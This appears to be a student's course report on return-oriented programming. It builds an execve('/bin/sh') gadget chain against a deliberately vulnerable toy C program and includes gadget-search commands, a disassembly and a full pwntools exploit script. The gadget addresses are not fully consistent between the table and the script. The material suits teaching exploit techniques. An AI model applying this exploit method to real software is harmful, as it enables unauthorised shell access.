ENPM691 Homework Assignment 12

Hacking of C programs and Unix Binaries-Fall 2024 lcollier

Dipam Bhattacharyya, MEng Cybersecurity dipamb2@umd.edu

***Abstract*—The assignment aims to understand the workings of return-oriented programming in C. Some snippets of code will be chained to execute shellcode.**

***Index Terms*—homework, hacking, C, coding**

I. Introduction

Return Oriented Programming, commonly referred to as ”ROP”, is a state-of-the-art exploit technique used to bypass hardware and software protections. The ROP chain is a sequence of shared library snippets used by attackers or exploit developers.

In this experiment, an exploration is done on creating the ROP chain for the ”execve” command to run. Using existing gadgets in the program, these are chained in the right order to develop the exploit. It will be inserted into the stack through a traditional buffer overflow.

II. Methodology

A. Host environment and architecture

[1] The experiment was done on a Ubuntu v16.04 VM with Windows x64 as the host PC. All exploit protection settings in Windows are default, including ASLR(default ON). To check the VM architecture, the ”lscpu” terminal command was given:



Fig. 1. Ubuntu CPU information

B. ROP chain mechanism

At its core, ROP involves stringing together existing code fragments, known as “gadgets,” to create a chain of instructions that subvert a program’s intended control flow. Each gadget typically ends with a “return” instruction, which allows the attacker to stack these gadgets in sequence, effectively directing the program to execute malicious actions. This method cleverly leverages the limited set of available instructions to build an arbitrary computation without requiring the injection of new code.



Fig. 2. Working of ROP chain

In summary, the exploit process involves crafting a payload that:

- Enters a command, such as “sh,” to the name variable.
- Constructs the stack frame to redirect control flow to the system function.
- Specifies the controlled argument within the stack frame.
- Ensures that the altered stack frame mimics a legitimate system call.

C. Finding gadgets with Ropper

The Ropper tool can be used to find gadgets in the executable as well as in other library files. Here, we will use the ”/bin/sh” interactive shell to run after buffer overflow. To invoke execve(), following values need to be populated in the registers:

- %eax : 0x0b
- %ebx(arg0): PTR to “/bin/sh”
- %ecx(arg1): PTR to PTR array that has “/bin/sh”. Can also be NULL.
- %edx(arg2): NULL

Command to search for a gadget:

```
$ # ropper --file /path/to/binary --chain
$ ropper --file libc.so.6 --chain "execve execve=/bin/sh"
$ ropper --file libc.so.6 --chain "mprotect address=0xdeadbeef size=0x10000"
```

Fig. 3. Ropper gadget command

D. Buidling ROP chain

In our experiment, required strings are added along with the assembly code. First, we search for the string "/bin/sh". This is found at address "0x0804a008" as seen in Fig.7. Then we search for other registers using wildcard "?". The search reveals eax, ebx, ecx, etc. present at various addresses in Fig.6. Finally, we search for edx register and the interrupt required for the chain. in Fig.8 and Fig.9.

All these are presented in tableI in order of their execution. Multiple sequences are required as in case of edx register to get NULL.

E. GDB debugging

[2] After the generation of the executable, we are attaching gdb to it. Then, we are looking at both source and disassembled code together while also having terminal access.

$$(gdb)\ layout\ split \tag{1}$$

```
0x08049170  frame_dummy
0x08049176  Test
0x08049197  gogoGadget
0x080491bc  main
0x080491f0  _fini
(gdb) disassemble gogoGadget
Dump of assembler code for function gogoGadget:
   0x08049197 <+0>:     push   %ebp
   0x08049198 <+1>:     mov    %esp,%ebp
   0x0804919a <+3>:     pop    %eax
   0x0804919b <+4>:     ret
   0x0804919c <+5>:     pop    %ebx
   0x0804919d <+6>:     mov    $0x64,%esi
   0x080491a2 <+11>:    pop    %edi
   0x080491a3 <+12>:    ret
   0x080491a4 <+13>:    pop    %ecx
   0x080491a5 <+14>:    mov    $0xffffffff,%ebx
   0x080491aa <+19>:    ret
   0x080491ab <+20>:    mov    $0x0,%edx
   0x080491b0 <+25>:    inc    %edx
   0x080491b1 <+26>:    ret
   0x080491b2 <+27>:    dec    %edx
   0x080491b3 <+28>:    ret
   0x080491b4 <+29>:    int    $0x80
   0x080491b6 <+31>:    nop
   0x080491b7 <+32>:    nop
   0x080491b8 <+33>:    ret
   0x080491b9 <+34>:    nop
   0x080491ba <+35>:    pop    %ebp
   0x080491bb <+36>:    ret
End of assembler dump.
```

Fig. 4. disassembled code

To check the stack frames(in reverse order of being invoked) used in the program:

$$(gdb)\ bt \tag{2}$$

And to inspect a particular frame:

$$(gdb)\ info\ frame\ 1 \tag{3}$$

F. Code Analysis and Verification

For the experiment, the "rop1.c" code (See Appendix A) is used. The main declares a pointer to string "/bin/sh" and prints it to the console. Then it calls the Test() function. This function has a buffer size of 12 bytes and using the vulnerable function gets() for input. It then prints the output.

The gogoGadget() includes the assembly code required for the ROP chain but it is not called anywhere in the program. The buffer overflow will cause to overwrite the return address and point to these gadgets. Each gadget has a return instruction and is put in memory one after the other.

Another Python code, the "rop1_poc.py" (See Appendix B) is used for the automation of exploit placement and execution. All the gadget addresses found using Ropper are put in the code. It first fills the buffer and then puts the exploit in memory as a byte stream. It waits for the interactive shell when done. It is run and we get a shell automatically.

III. Results

TableI lists all the gadgets in their order of execution. The memory addresses are where these are found. Once the control passes to a gadget, the final operation achieved in put in column three.

Figure5 shows the shellcode execution when gadgets are run. An interactive shell is returned.

Figure6 indicates the 3 gadgets found through wildcard search in Ropper.

Figure7 displays the required "/bin/sh" string in memory.

Figure8 presents the two gadgets for %edx register needed to run in order to be set to NULL.

Figure9 is the interrupt found in memory that will give us an interactive shell.

TABLE I
GADGETS IN EXECUTION ORDER FOR EXECVE()

Order	Gadget Address	Operation
1	b"A"*16	Buffer Overflow
2	0x0804919a: pop %eax, ret; 0x0000000b: syscall number	EAX = 0x0b
3	0x080491a4: pop %ecx; mov $0xffffffff, %ebx 0x00000000: Null value.	ECX = NULL
4	0x08049258: pop ebx; mov 0x64, %esi; pop %edi; ret; 0x0804a008: PTR to "/bin/sh"	EBX = PTR to "/bin/sh"
5	0x080491ab: mov $0, %edx; inc %edx 0x080491b2: dec %edx	EDX = NULL
6	0x080491b4: int $0x80	int 0x80



Fig. 5. Command execution on shell



Fig. 6. Ropper wildcard search of eax, ebx and ecx registers

IV. Discussions

A. Arrangement of Gadgets

As in ROP, all gadgets end in ”ret” instruction which is required to execute the next code in memory. It is similar to ”pop %eip” at the end of a function. A pop reads the next value in the stack and puts it into the register specified as an operand. The first gadget is found at ”0x0804919a” for ”pop %eax”. The value to be put in eax is ”0x0b”, so we put this value on the stack next to the pop instruction. Similar for ecx except that we put NULL in the stack as the value. Since this instruction modifies ebx, we are adding it first to the payload.

Then we populate the ebx register through pop and the stack value is a pointer string found earlier(Fig.7). As there is another pop, we add another junk value since we are not using that register. For edx, we use two gadgets, one will put ”0” and increment it. Other will decrement and so the final value is set to NULL. The interupt signal holds the terminal for further execution and so we add it at last. The table I lists all of them in the order of how it is put in memory.

B. Buffer Overflow and shell

The variable in the code is 12 bytes, so our buffer string is 16 bytes to overrun the base pointer. The return address is the address where the first gadget is, ”0x0804919a” or ”pop %eax”. After this gadget, all will execute one after another.

The exploit script(See Appendix B) lists all of them. The payload is assembled along with the overflow bytes. When the script is run, we get a shell as in Fig.5.

C. Unexpected Results

One of the interesting things is the stack allocation seen in Ropper was not able to generate an exploit code for automation of execve() command. Even though the gadget chain was



Fig. 7. Ropper found ”/bin/sh”



Fig. 8. edx register gadgets to be combined

correct, the shell was not interactive and commands were not running.

D. Limitations and Considerations

The experiment was done on an Ubuntu VM and these address mapping changes if performed on another OS. Also here the hack works because we are able to see the addresses in memory and would be difficult in real life. Moreover, different compilers may address memory differently than our GCC compiler.



Fig. 9. int 0x80 found in code by Ropper

Appendix A
The "rop1.c" code:

```
#include <unistd.h>
#include <stdio.h>

void Test()
{
   char buff[12];
   gets(buff);
   puts(buff);
}

void gogoGadget()
{
    __asm__("pop %eax; ret");
    __asm__("pop %ebx; mov $100,\
    %esi; pop %edi; ret");
    __asm__("pop %ecx;\
    mov $0xffffffff, %ebx;  ret");
    __asm__("mov $0x0, %edx;\
    inc %edx; ret");
    __asm__("dec %edx; ret");
    __asm__("int $0x80;\
    nop; nop; ret");
}

int main(int argc, char *argv[ ])
{
   char * myString = "/bin/sh";
   printf(myString);
   printf(" is a great command,\
   isn't it?\n");

   Test();
   return 0;
}
```

Appendix B
The "rop1_poc" Python exploit code:

```
!/usr/bin/env python3
import time, os, traceback, sys, os
import pwn
import binascii, array
from textwrap import wrap

def start(argv=[], *a, **kw):
    if pwn.args.GDB:
    # use the gdb script,
    # sudo apt install gdbserver
        return pwn.gdb.debug([binPath],
        gdbscript=gdbscript, aslr=False)
    elif pwn.args.REMOTE:
    # ['server', 'port']
        return pwn.remote
        (sys.argv[1], sys.argv[2], *a, **kw)
    else: # run locally, no GDB
        return pwn.process([binPath])


binPath="./rop1"
isRemote = pwn.args.REMOTE

# build in GDB support
gdbscript = '''
init-pwndbg
break *Test+32
continue
'''.format(**locals())

# interact with the program to get to
#where we can exploit
pwn.context.log_level="info"
io = start()

elf = pwn.context.binary =
pwn.ELF(binPath, checksec=False)

# define payload
overFlow = b'A'*16
binSH =    pwn.p32(0x0804a008)
junk =     pwn.p32(0xdeadbeef)

# define gadgets
popEAX =   pwn.p32(0x0804919a)
popEBX =   pwn.p32(0x0804919c)
popECX =   pwn.p32(0x080491a4)
zeroEDX1 = pwn.p32(0x080491ab)
zeroEDX2 = pwn.p32(0x080491b2)
int80 =    pwn.p32(0x080491b4)

payload = pwn.flat(
        [
           overFlow,
           popEAX,
           0xb,
           popECX,
```

```
            0x0,
            popEBX,
            binSH,
            junk,
            zeroEDX1,
            zeroEDX2,
            int80
             ]
        )
pwn.info("Payload length: %d",len(payload))

io.sendline(payload)
io.interactive()
```

REFERENCES

[1] Bhattacharyya, D.: In: ENPM691 Homework Assignment 3. pp. 1–3 (2024)

[2] Bhattacharyya, D.: In: ENPM691 Homework Assignment 2. pp. 1–4 (2024)